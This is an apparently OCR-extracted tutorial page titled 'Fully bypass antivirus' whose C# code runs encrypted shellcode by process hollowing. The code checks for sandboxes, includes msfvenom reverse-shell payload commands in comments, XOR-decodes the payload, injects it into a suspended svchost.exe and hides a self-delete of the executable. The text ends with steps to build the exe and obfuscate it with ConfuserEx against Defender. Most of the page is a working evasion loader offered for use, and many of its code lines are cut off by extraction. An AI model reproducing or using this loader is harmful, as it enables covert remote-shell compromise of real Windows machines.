

Fully bypass antivirus

Lets make it even better and harder for Anti Virus to detect

Process Hallowing





Paste this code in

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Threading;
using System.Runtime.InteropServices;
using System.Diagnostics;

namespace Hallow
{
    internal class Program
    {

        public const uint CREATE_SUSPENDED = 0x4;
        public const int ProcessBasicInformation = 0;

        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Ansi)]
        struct STARTUPINFO
        {
            public Int32 cb;
            public IntPtr lpReserved;
            public IntPtr lpDesktop;
            public IntPtr lpTitle;
            public Int32 dwX;
            public Int32 dwY;
            public Int32 dwXSize;
            public Int32 dwYSize;
            public Int32 dwXCountChars;
            public Int32 dwYCountChars;
            public Int32 dwFillAttribute;
            public Int32 dwFlags;
            public Int16 wShowWindow;
            public Int16 cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }

        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_BASIC_INFORMATION
        {
            public IntPtr Reserved1;
```

```
    public IntPtr PebAddress;
    public IntPtr Reserved2;
    public IntPtr Reserved3;
    public IntPtr UniquePid;
    public IntPtr MoreReserved;
}

[StructLayout(LayoutKind.Sequential)]
internal struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public int dwProcessId;
    public int dwThreadId;
}

[DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
static extern bool CreateProcess(string lpApplicationName, string lpComma

[DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
private static extern int ZwQueryInformationProcess(IntPtr hProcess, int pro

[DllImport("kernel32.dll", SetLastError = true)]
static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddres

[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddres

[DllImport("kernel32.dll", SetLastError = true)]
private static extern uint ResumeThread(IntPtr hThread);

[DllImport("kernel32.dll")]
static extern void Sleep(uint dwMilliseconds);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uir

[DllImport("kernel32.dll")]
static extern IntPtr GetCurrentProcess();

[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr FlsAlloc(IntPtr callback);

static void Main(string[] args)
{

    // Check if we're in a sandbox by calling a rare-emulated API
    if (VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000,
```

```
{
    return;
}

IntPtr ptrCheck = FlsAlloc(IntPtr.Zero);
if (ptrCheck == null)
{
    return;
}

//string exename = "ShsellCode_Runner+heuristics";
//if (Path.GetFileNameWithoutExtension(Environment.GetCommandLineAr
//{
//    return;
//}

//if (Environment.MachineName != "EC2AMAZ-CRPLELS")
//{
//    return;
//}

//try
//{
//    HttpWebRequest req = (HttpWebRequest)WebRequest.Create("http://
//    HttpWebResponse res = (HttpWebResponse)req.GetResponse();
//
//   if (res.StatusCode == HttpStatusCode.OK)
//   {
//       return;
//    }
//}
//catch (WebException we)
//{
//    Console.WriteLine("\r\nWebException Raised. The following error occ
//}

// Sleep to evade in-memory scan + check if the emulator did not fast-for
var rand = new Random();
uint dream = (uint)rand.Next(10000, 20000);
double delta = dream / 1000 - 0.5;
DateTime before = DateTime.Now;
Sleep(dream);
if (DateTime.Now.Subtract(before).TotalSeconds < delta)
{
    Console.WriteLine("Joker, get the rifle out. We're being fucked.");
    return;
}
```


```
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPOI
// msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPOI

PASTE_OUTPUT_FROM_ENCODER_YOU_USED

// XOR-decrypt the shellcode
for (int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(buf[i] ^ (byte)'j');
}

// Create the target process (e. g., svchost.exe) in a suspended state
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool res = CreateProcess(null, "C:\\Windows\\System32\\svchost.exe", Int

// Query created process to extract its base address pointer from PEB (Pr
PROCESS_BASIC_INFORMATION bi = new PROCESS_BASIC_INFORMATIC
uint tmp = 0;
IntPtr hProcess = pi.hProcess;
ZwQueryInformationProcess(hProcess, ProcessBasicInformation, ref bi, (

// Pointer to the base address of the EXE image: BASE_ADDR_PTR = PEB_
IntPtr ptrImageBaseAddress = (IntPtr)((Int64)bi.PebAddress + 0x10);

// Read 8 bytes of memory (IntPtr.Size is 8 bytes for x64) pointed by the i
byte[] baseAddressBytes = new byte[IntPtr.Size];
IntPtr nRead = IntPtr.Zero;
ReadProcessMemory(hProcess, ptrImageBaseAddress, baseAddressByte

// We're got bytes as a result of memory read, then converted them to Int
IntPtr imageBaseAddress = (IntPtr)(BitConverter.ToInt64(baseAddressByt

// Read 200 bytes of the loaded EXE image and parse PE structure to get
byte[] data = new byte[0x200];
ReadProcessMemory(hProcess, imageBaseAddress, data, data.Length, o

// "e_lfanew" field (4 bytes, UInt32; contains the offset for the PE header)
uint e_lfanew = BitConverter.ToUInt32(data, 0x3C);

// EntryPoint RVA (Relative Virtual Address) offset: ENTRYPOINT_RVA_OFI
uint entrypointRvaOffset = e_lfanew + 0x28;

// EntryPoint RVA (4 bytes, UInt32; contains the offset for the executable I
uint entrypointRva = BitConverter.ToUInt32(data, (int)entrypointRvaOffset

// Absolute address of the executable EntryPoint: ENTRYPOINT_ADDR = E
```


```
            IntPtr entrypointAddress = (IntPtr)((UInt64)imageBaseAddress + entrypoi

            // Write the shellcode to the EntryPoint address and resume thread execu
            WriteProcessMemory(hProcess, entrypointAddress, buf, buf.Length, out r
            ResumeThread(pi.hThread);

            // Launch a separate process to delete the executable
            string currentExecutablePath = Process.GetCurrentProcess().MainModule
            Process.Start(new ProcessStartInfo()
            {
                Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + currentExecutable
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = true,
                FileName = "cmd.exe"
            });

        }
    }
}
```


Should be 7 errors because we have not put a payload in make the payload in kali

When payload is added it should be 0 errors

Build the exe now







now do the same process as in defender bypass 1 with confuserex